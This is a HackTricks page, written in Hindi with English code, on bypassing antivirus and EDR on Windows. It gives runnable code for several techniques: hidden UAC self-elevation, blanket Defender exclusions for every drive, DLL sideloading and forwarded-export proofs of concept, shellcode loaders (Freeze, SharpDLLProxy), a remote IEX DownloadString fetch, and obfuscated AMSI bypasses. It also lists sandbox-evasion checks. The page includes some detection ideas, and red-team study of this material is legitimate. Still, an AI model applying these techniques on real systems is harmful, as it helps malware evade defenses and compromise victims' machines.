 HackTricks
एंटीवायरस (AV) Bypass
Tip
AWS हैकिंग सीखें और अभ्यास करें:
HackTricks Training AWS Red Team Expert (ARTE)
GCP हैकिंग सीखें और अभ्यास करें:HackTricks Training GCP Red Team Expert (GRTE)
HackTricks Training Azure Red Team Expert (AzRTE)
HackTricks का समर्थन करें
- सदस्यता योजनाओं की जांच करें!
- हमारे 💬 Discord समूह या टेलीग्राम समूह में शामिल हों या हमें Twitter 🐦 @hacktricks_live** पर फॉलो करें।**
- हैकिंग ट्रिक्स साझा करें और HackTricks और HackTricks Cloud गिटहब रिपोजिटरी में PRs सबमिट करें।
यह पृष्ठ द्वारा लिखा गया है @m2rc_p!
Defender रोकें
- defendnot: Windows Defender को काम करना बंद करने के लिए एक टूल।
- no-defender: किसी अन्य AV का दिखावा करते हुए Windows Defender को काम करना बंद करने के लिए एक टूल।
- Defender अक्षम करें यदि आप admin हैं
Defender के साथ छेड़छाड़ करने से पहले इंस्टॉलर-शैली का UAC प्रलोभन
गेम cheats के रूप में भेष बदलकर आने वाले सार्वजनिक loaders अक्सर unsigned Node.js/Nexe installers के रूप में वितरित होते हैं जो पहले उपयोगकर्ता से elevation मांगते हैं और केवल तब Defender को निष्क्रिय करते हैं। फ्लो सरल है:
net sessionके साथ administrative context की जाँच करें। यह command केवल तब सफल होता है जब caller के पास admin rights हों, इसलिए असफलता यह दर्शाती है कि loader एक standard user के रूप में चल रहा है।- मूल command line को बनाए रखते हुए अपेक्षित UAC consent prompt ट्रिगर करने के लिए तुरंत स्वयं को
RunAsverb के साथ फिर से लॉन्च करें।
if (-not (net session 2>$null)) {
powershell -WindowStyle Hidden -Command "Start-Process cmd.exe -Verb RunAs -WindowStyle Hidden -ArgumentList '/c ""`<path_to_loader`>""'"
exit
}
पीड़ित पहले से ही मानते हैं कि वे “cracked” software इंस्टॉल कर रहे हैं, इसलिए प्रॉम्प्ट आम तौर पर स्वीकार कर लिया जाता है, और इससे malware को Defender की नीति बदलने के लिए आवश्यक अधिकार मिल जाते हैं।
Blanket MpPreference exclusions for every drive letter
एक बार elevated हो जाने पर, GachiLoader-style chains सेवा को पूरी तरह निष्क्रिय करने के बजाय Defender के ब्लाइंड स्पॉट्स को अधिकतम कर देती हैं। loader पहले GUI watchdog (taskkill /F /IM SecHealthUI.exe) को खत्म करता है और फिर बेहद व्यापक अपवाद लागू करता है ताकि प्रत्येक उपयोगकर्ता प्रोफ़ाइल, सिस्टम निर्देशिका और removable disk स्कैन न हो सकें:
$targets = @('C:\Users\', 'C:\ProgramData\', 'C:\Windows\')
Get-PSDrive -PSProvider FileSystem | ForEach-Object { $targets += $_.Root }
$targets | Sort-Object -Unique | ForEach-Object { Add-MpPreference -ExclusionPath $_ }
Add-MpPreference -ExclusionExtension '.sys'
Key observations:
- लूप हर mounted filesystem (D:, E:, USB sticks, आदि) को वॉक करता है, इसलिए डिस्क पर कहीं भी भविष्य में ड्राॅप किया गया कोई भी payload इग्नोर कर दिया जाता है।
.sysextension exclusion भविष्य को ध्यान में रखकर है—attackers बाद में unsigned drivers लोड करने का विकल्प सुरक्षित रखते हैं बिना फिर से Defender को छूए।- सभी बदलाव
HKLM\SOFTWARE\Microsoft\Windows Defender\Exclusionsके अंतर्गत आते हैं, जिससे बाद के स्टेज यह पुष्टि कर सकते हैं कि exclusions बनी हुई हैं या उन्हें बिना UAC को re-trigger किए बढ़ा सकते हैं।
क्योंकि कोई Defender service स्टॉप नहीं की जाती, सहज health checks “antivirus active” रिपोर्ट करते रहते हैं भले ही real-time inspection उन paths को कभी न छूए।
AV Evasion Methodology
Currently, AVs विभिन्न तरीकों का उपयोग करते हैं यह चेक करने के लिए कि कोई फाइल malicious है या नहीं: static detection, dynamic analysis, और अधिक avancer EDRs के लिए behavioural analysis।
Static detection
Static detection ज्ञात malicious strings या बाइट्स के arrays को किसी binary या script में फ्लैग करके हासिल की जाती है, और साथ ही फाइल से खुद जानकारी निकाली जाती है (उदा. file description, company name, digital signatures, icon, checksum, आदि)। इसका मतलब है कि ज्ञात public tools का उपयोग आपको आसानी से पकड़वा सकता है, क्योंकि उन्हें शायद पहले ही analyze कर के malicious के रूप में फ्लैग कर दिया गया होगा। इस तरह की detection को बायपास करने के कुछ तरीके हैं:
- Encryption
यदि आप binary को encrypt करते हैं, तो AV के लिए आपका प्रोग्राम detect करना असंभव होगा, पर आपको प्रोग्राम को memory में decrypt और रन करने के लिए किसी तरह का loader चाहिए होगा।
- Obfuscation
कभी-कभी बस अपने binary या script के कुछ strings बदलने से AV को पार किया जा सकता है, पर यह आपके द्वारा obfuscate करने वाली चीज़ों पर निर्भर कर के समय-साध्य काम हो सकता है।
- Custom tooling
यदि आप अपने खुद के tools विकसित करते हैं, तो कोई known bad signatures नहीं होंगे, पर यह बहुत समय और मेहनत लेता है।
Tip
A good way for checking against Windows Defender static detection is ThreatCheck. यह मूलतः फाइल को कई segments में बाँट देता है और फिर Defender को हर एक को अलग से scan करने का काम देता है, इस तरह यह आपको बता सकता है कि आपके binary में ठीक कौन से strings या bytes फ्लैग हो रहे हैं।
I highly recommend you check out this YouTube playlist about practical AV Evasion.
Dynamic analysis
Dynamic analysis वह होता है जब AV आपका binary एक sandbox में चलाता है और malicious activity पर नजर रखता है (उदा. browser के passwords को decrypt और पढ़ने की कोशिश करना, LSASS पर minidump करना, आदि)। इस हिस्से के साथ काम करना थोड़ा मुश्किल हो सकता है, पर sandboxes को evade करने के लिए आप कुछ चीजें कर सकते हैं।
- Sleep before execution यह AV के dynamic analysis को बायपास करने का एक अच्छा तरीका हो सकता है, यह इस पर निर्भर करता है कि इसे कैसे implement किया गया है। AVs के पास फाइलों को scan करने के लिए बहुत कम समय होता है ताकि user के workflow को बाधित न करें, इसलिए लंबे sleep का इस्तेमाल binaries के analysis को बिगाड़ सकता है। समस्या यह है कि कई AVs के sandboxes sleep को skip कर सकते हैं, यह निर्भर करता है कि इसे कैसे implement किया गया है।
- Checking machine’s resources आमतौर पर Sandboxes के पास काम करने के लिए बहुत कम resources होते हैं (उदा. < 2GB RAM), वरना वे user’s मशीन को धीमा कर सकते थे। आप यहाँ बहुत creative भी हो सकते हैं, उदाहरण के लिए CPU का temperature या fan speeds चेक करके—हर चीज़ sandbox में implement नहीं होगी।
- Machine-specific checks यदि आप किसी ऐसे यूज़र को टार्गेट करना चाहते हैं जिसकी workstation “contoso.local” domain से जुड़ी है, तो आप कंप्यूटर के domain की जाँच कर सकते हैं कि क्या यह specified domain से मैच करता है; अगर नहीं, तो आप अपना प्रोग्राम exit करवा सकते हैं।
पता चला है कि Microsoft Defender के Sandbox का computername HAL9TH है, इसलिए आप detonation से पहले अपने malware में computer name चेक कर सकते हैं—यदि नाम HAL9TH से मेल खाता है, तो इसका मतलब है कि आप defender के sandbox के अंदर हैं, और आप अपने प्रोग्राम को exit करवा सकते हैं।
.png)
Sandboxes के खिलाफ जाने के लिए कुछ और बहुत अच्छे सुझावों के लिए @mgeeky देखें
.png)
Red Team VX Discord #malware-dev channel
जैसा कि हमने पहले कहा है, public tools अंततः detect हो ही जाते हैं, इसलिए आपको अपने आप से यह सवाल पूछना चाहिए:
उदाहरण के लिए, यदि आप LSASS dump करना चाहते हैं, क्या आपको वास्तव में mimikatz का उपयोग करना ज़रूरी है? या क्या आप कोई कम जाना-पहचाना प्रोजेक्ट इस्तेमाल कर सकते हैं जो LSASS dump भी कर दे।
सही जवाब शायद बाद वाला है। mimikatz को लें—यह शायद AVs और EDRs द्वारा सबसे ज्यादा flagged टूल्स में से एक है; जबकि प्रोजेक्ट खुद बहुत अच्छा है, AVs को चकमा देने के लिए इसके साथ काम करना एक सिरदर्द बन सकता है, इसलिए केवल वैकल्पिक विकल्प खोजें जो आपके लक्ष्य को पूरा कर सके।
Tip
जब आप अपने payloads को evasion के लिए modify कर रहे हों, तो पक्का करें कि defender में automatic sample submission बंद है, और कृपया, Seriously, DO NOT UPLOAD TO VIRUSTOTAL यदि आपका लक्ष्य लंबे समय में evasion हासिल करना है। यदि आप चेक करना चाहते हैं कि आपका payload किसी खास AV द्वारा detect होता है या नहीं, तो उसे एक VM पर इंस्टॉल करें, automatic sample submission बंद करने की कोशिश करें, और वहाँ टेस्ट करें जब तक आप नाखुश न हों।
EXEs vs DLLs
जहाँ भी संभव हो, हमेशा evasion के लिए DLLs का उपयोग प्राथमिकता दें; मेरे अनुभव में, DLL files आमतौर पर काफ़ी कम detect और analyze की जाती हैं, इसलिए कुछ मामलों में detection से बचने के लिए यह एक बहुत सरल ट्रिक है (यदि आपका payload किसी तरह से DLL के रूप में रन हो सकता हो तो)।
जैसा कि इस इमेज में दिख रहा है, Havoc का एक DLL Payload antiscan.me पर 4/26 detection rate दिखाता है, जबकि EXE payload का detection rate 7/26 है।
.png)
antiscan.me comparison of a normal Havoc EXE payload vs a normal Havoc DLL
अब हम कुछ ट्रिक्स दिखाएंगे जो आप DLL files के साथ उपयोग कर सकते हैं ताकि आप और भी stealthier हो सकें।
DLL Sideloading & Proxying
DLL Sideloading loader द्वारा उपयोग किए जाने वाले DLL search order का फ़ायदा उठाता है, victim application और malicious payload(s) को एक साथ रखकर।
You can check for programs susceptible to DLL Sideloading using Siofra and the following powershell script:
Get-ChildItem -Path "C:\Program Files\" -Filter *.exe -Recurse -File -Name| ForEach-Object {
$binarytoCheck = "C:\Program Files\" + $_
C:\Users\user\Desktop\Siofra64.exe --mode file-scan --enum-dependency --dll-hijack -f $binarytoCheck
}
यह कमांड “C:\Program Files\” के अंदर DLL hijacking के प्रति संवेदनशील प्रोग्रामों की सूची और वे कौन‑सी DLL फ़ाइलें लोड करने की कोशिश करते हैं, प्रदर्शित करेगा।
मैं आपको जोर देकर सलाह देता हूँ कि explore DLL Hijackable/Sideloadable programs yourself, यह तकनीक सही तरीके से की जाए तो काफी stealthy है, लेकिन यदि आप सार्वजनिक रूप से ज्ञात DLL Sideloadable programs का उपयोग करते हैं तो आपको आसानी से पकड़ा जा सकता है।
केवल किसी प्रोग्राम के अपेक्षित नाम वाली malicious DLL रख देने भर से आपका payload नहीं चलेगा, क्योंकि प्रोग्राम उस DLL के भीतर कुछ विशिष्ट फ़ंक्शन्स की उम्मीद करता है; इस समस्या को हल करने के लिए हम एक और तकनीक जिसका नाम DLL Proxying/Forwarding है, उपयोग करेंगे।
DLL Proxying proxy (and malicious) DLL से प्रोग्राम के द्वारा किए गए कॉल्स को मूल DLL तक अग्रेषित करता है, इस प्रकार प्रोग्राम की कार्यक्षमता बनी रहती है और आपके payload के निष्पादन को संभाला जा सकता है।
मैं SharpDLLProxy प्रोजेक्ट का उपयोग करूँगा, जो @flangvik द्वारा है।
ये वे चरण हैं जो मैंने अपनाए:
1. Find an application vulnerable to DLL Sideloading (siofra or using Process Hacker)
2. Generate some shellcode (I used Havoc C2)
3. (Optional) Encode your shellcode using Shikata Ga Nai (https://github.com/EgeBalci/sgn)
4. Use SharpDLLProxy to create the proxy dll (.\SharpDllProxy.exe --dll .\mimeTools.dll --payload .\demon.bin)
अंतिम कमांड हमें 2 फ़ाइलें देगा: एक DLL source code template, और मूल नाम बदला हुआ DLL।


Both our shellcode (encoded with SGN) and the proxy DLL have a 0/26 Detection rate in antiscan.me! I would call that a success.
.png)
Tip
मैं दृढ़ता से सुझाव देता/देती हूँ कि आप S3cur3Th1sSh1t’s twitch VOD जो DLL Sideloading के बारे में है, और साथ ही ippsec’s video देखें ताकि आप उन बातों को और अधिक गहराई से समझ सकें जिन पर हमने चर्चा की है।
Forwarded Exports का दुरुपयोग (ForwardSideLoading)
Windows PE modules ऐसे functions export कर सकते हैं जो असल में “forwarders” होते हैं: code की ओर point करने के बजाय, export entry में TargetDll.TargetFunc के रूप में एक ASCII string होती है। जब caller export को resolve करता है, Windows loader निम्न करेगा:
TargetDllको load करेगा अगर वह पहले से loaded न होTargetFuncको उससे resolve करेगा
जानने योग्य मुख्य व्यवहार:
- अगर
TargetDllएक KnownDLL है, तो यह protected KnownDLLs namespace से दिया जाता है (जैसे ntdll, kernelbase, ole32). - अगर
TargetDllKnownDLL नहीं है, तो सामान्य DLL search order इस्तेमाल होता है, जिसमें उस module की directory भी शामिल होती है जो forward resolution कर रहा है।
यह एक indirect sideloading primitive को सक्षम बनाता है: एक signed DLL खोजिए जो एक function export करता है जिसे एक non-KnownDLL module नाम पर forward किया गया है, फिर उस signed DLL को उसी directory में रखें जहाँ एक attacker-controlled DLL हो जिसका नाम बिल्कुल forwarded target module जैसा हो। जब forwarded export invoke होगा, loader forward को resolve करेगा और आपकी DLL को उसी directory से load करेगा, और आपका DllMain execute होगा।
Example observed on Windows 11:
keyiso.dll KeyIsoSetAuditingInterface -> NCRYPTPROV.SetAuditingInterface
NCRYPTPROV.dll KnownDLL नहीं है, इसलिए इसे सामान्य खोज क्रम के माध्यम से सुलझाया जाता है।
PoC (copy-paste):
- साइन किए गए सिस्टम DLL को एक writable folder में कॉपी करें
copy C:\Windows\System32\keyiso.dll C:\test\
- उसी फ़ोल्डर में एक दुष्ट
NCRYPTPROV.dllडालें। एक न्यूनतम DllMain कोड निष्पादन प्राप्त करने के लिए पर्याप्त है; DllMain को trigger करने के लिए forwarded function को implement करने की आवश्यकता नहीं है।
// x64: x86_64-w64-mingw32-gcc -shared -o NCRYPTPROV.dll ncryptprov.c
#include <windows.h>
BOOL WINAPI DllMain(HINSTANCE hinst, DWORD reason, LPVOID reserved){
if (reason == DLL_PROCESS_ATTACH){
HANDLE h = CreateFileA("C\\\\test\\\\DLLMain_64_DLL_PROCESS_ATTACH.txt", GENERIC_WRITE, 0, NULL, CREATE_ALWAYS, FILE_ATTRIBUTE_NORMAL, NULL);
if(h!=INVALID_HANDLE_VALUE){ const char *m = "hello"; DWORD w; WriteFile(h,m,5,&w,NULL); CloseHandle(h);}
}
return TRUE;
}
- साइन किए गए LOLBin के साथ forward को ट्रिगर करें:
rundll32.exe C:\test\keyiso.dll, KeyIsoSetAuditingInterface
प्रेक्षित व्यवहार:
- rundll32 (signed) side-by-side
keyiso.dll(signed) को लोड करता है - जब
KeyIsoSetAuditingInterfaceको resolve किया जा रहा होता है, तो loader उस forward कोNCRYPTPROV.SetAuditingInterfaceकी ओर फॉलो करता है - उसके बाद loader
NCRYPTPROV.dllकोC:\testसे लोड करता है और इसकाDllMainexecute होता है - यदि
SetAuditingInterfaceलागू नहीं है, तो आपको “missing API” error केवल तब मिलेगा जबDllMainपहले ही चल चुका होगा
Hunting tips:
- उन forwarded exports पर ध्यान दें जहाँ target module KnownDLL नहीं है। KnownDLLs सूचीबद्ध हैं
HKLM\SYSTEM\CurrentControlSet\Control\Session Manager\KnownDLLs. - आप forwarded exports को निम्न tooling से enumerate कर सकते हैं:
dumpbin /exports C:\Windows\System32\keyiso.dll
# forwarders appear with a forwarder string e.g., NCRYPTPROV.SetAuditingInterface
- Windows 11 forwarder सूची में उम्मीदवार खोजने के लिए देखें: https://hexacorn.com/d/apis_fwd.txt
डिटेक्शन/डिफेंस विचार:
- LOLBins (उदा., rundll32.exe) की निगरानी करें जो non-system paths से signed DLLs लोड कर रहे हों, और फिर उसी निर्देशिका से उसी base name वाले non-KnownDLLs लोड होने के पैटर्न को देखें
- Process/module चैन्स पर अलर्ट करें जैसे:
rundll32.exe→ non-systemkeyiso.dll→NCRYPTPROV.dllजो user-writable paths के अंतर्गत हों - code integrity नीतियों (WDAC/AppLocker) को लागू करें और application निर्देशिकाओं में लिखने+निष्पादन (write+execute) की अनुमति रोकें
Freeze
Freeze is a payload toolkit for bypassing EDRs using suspended processes, direct syscalls, and alternative execution methods
आप Freeze का उपयोग अपने shellcode को छुपे हुए तरीके से लोड और निष्पादित करने के लिए कर सकते हैं।
Git clone the Freeze repo and build it (git clone https://github.com/optiv/Freeze.git && cd Freeze && go build Freeze.go)

1. Generate some shellcode, in this case I used Havoc C2.
2. ./Freeze -I demon.bin -encrypt -O demon.exe
3. Profit, no alerts from defender
Tip
Evasion सिर्फ बिल्ली और चूहे का खेल है — जो आज काम करता है, कल डिटेक्ट हो सकता है, इसलिए कभी केवल एक ही tool पर निर्भर न रहें; अगर संभव हो तो multiple evasion techniques को chain करने की कोशिश करें।
AMSI (Anti-Malware Scan Interface)
AMSI को रोकने के लिए बनाया गया था “fileless malware”. शुरू में, AVs केवल डिस्क पर मौजूद फाइलों को स्कैन करने में सक्षम थे, इसलिए अगर आप किसी तरह payloads को directly in-memory execute कर पाते थे, तो AV कुछ नहीं कर सकता था क्योंकि उसे पर्याप्त visibility नहीं मिलती थी।
AMSI फीचर Windows के निम्न घटकों में इंटीग्रेटेड है।
- User Account Control, or UAC (elevation of EXE, COM, MSI, or ActiveX installation)
- PowerShell (scripts, interactive use, and dynamic code evaluation)
- Windows Script Host (wscript.exe and cscript.exe)
- JavaScript and VBScript
- Office VBA macros
यह antivirus समाधानों को स्क्रिप्ट की सामग्री को एक ऐसे रूप में एक्सपोज़ करने की अनुमति देता है जो encrypted या obfuscated न हो — ताकि वे स्क्रिप्ट व्यवहार का निरीक्षण कर सकें।
Running IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/master/Recon/PowerView.ps1') will produce the following alert on Windows Defender.
.png)
ध्यान दें कि यह amsi: को आगे जोड़ता है और फिर उस executable का path दिखाता है जिससे स्क्रिप्ट चली थी — इस मामले में, powershell.exe
हमने डिस्क पर कोई फ़ाइल नहीं छोड़ी, पर फिर भी AMSI की वजह से in-memory पकड़े गए।
इसके अलावा, .NET 4.8 से शुरू होकर, C# कोड भी AMSI के माध्यम से चलता है। यह Assembly.Load(byte[]) जैसे in-memory लोड को भी प्रभावित करता है। इसलिए यदि आप AMSI से बचना चाहते हैं तो in-memory execution के लिए निचली .NET versions (जैसे 4.7.2 या उससे नीचे) का उपयोग करने की सलाह दी जाती है।
AMSI को बायपास करने के कुछ तरीके हैं:
- Obfuscation
चूंकि AMSI मुख्य रूप से static detections के साथ काम करता है, इसलिए उन स्क्रिप्ट्स को modify करना जिन्हें आप लोड करने की कोशिश करते हैं, detection से बचने का एक अच्छा तरीका हो सकता है।
हालाँकि, AMSI में स्क्रिप्ट्स को कई layers में होने पर भी unobfuscate करने की क्षमता होती है, इसलिए obfuscation बुरी पसंद हो सकती है — यह इस पर निर्भर करेगा कि इसे कैसे किया गया है। इससे बायपास करना इतना straightforward नहीं रहता। फिर भी, कभी-कभी बस कुछ variable नाम बदल देने से काम चल जाता है, इसलिए यह निर्भर करता है कि किसी चीज़ को कितना flag किया गया है।
- AMSI Bypass
चूंकि AMSI को powershell (साथ ही cscript.exe, wscript.exe, आदि) प्रोसेस में एक DLL लोड करके implement किया जाता है, इसलिए unprivileged user के रूप में भी इसके साथ tamper करना संभव है। AMSI की implementation में इस flaw के कारण researchers ने AMSI scanning से बचने के कई तरीके खोजे हैं।
Forcing an Error
AMSI initialization को fail करने के लिए force करना (amsiInitFailed) इस बात का परिणाम होगा कि current process के लिए कोई scan initiate नहीं होगा। मूल रूप से इसे Matt Graeber द्वारा disclose किया गया था और Microsoft ने व्यापक उपयोग रोकने के लिए एक signature विकसित किया है।
[Ref].Assembly.GetType('System.Management.Automation.AmsiUtils').GetField('amsiInitFailed','NonPublic,Static').SetValue($null,$true)
AMSI को वर्तमान powershell प्रक्रिया के लिए अनुपयोगी बनाने के लिए केवल powershell कोड की एक पंक्ति ही काफी थी। बेशक यह पंक्ति AMSI द्वारा स्वयं चिह्नित कर दी गई है, इसलिए इस तकनीक का उपयोग करने के लिए कुछ संशोधन आवश्यक हैं।
यहाँ एक संशोधित AMSI bypass है जिसे मैंने इस Github Gist से लिया।
Try{#Ams1 bypass technic nº 2
$Xdatabase = 'Utils';$Homedrive = 'si'
$ComponentDeviceId = "N`onP" + "ubl`ic" -join ''
$DiskMgr = 'Syst+@.M£n£g' + 'e@+nt.Auto@' + '£tion.A' -join ''
$fdx = '@ms' + '£In£' + 'tF@£' + 'l+d' -Join '';Start-Sleep -Milliseconds 300
$CleanUp = $DiskMgr.Replace('@','m').Replace('£','a').Replace('+','e')
$Rawdata = $fdx.Replace('@','a').Replace('£','i').Replace('+','e')
$SDcleanup = [Ref].Assembly.GetType(('{0}m{1}{2}' -f $CleanUp,$Homedrive,$Xdatabase))
$Spotfix = $SDcleanup.GetField($Rawdata,"$ComponentDeviceId,Static")
$Spotfix.SetValue($null,$true)
}Catch{Throw $_}
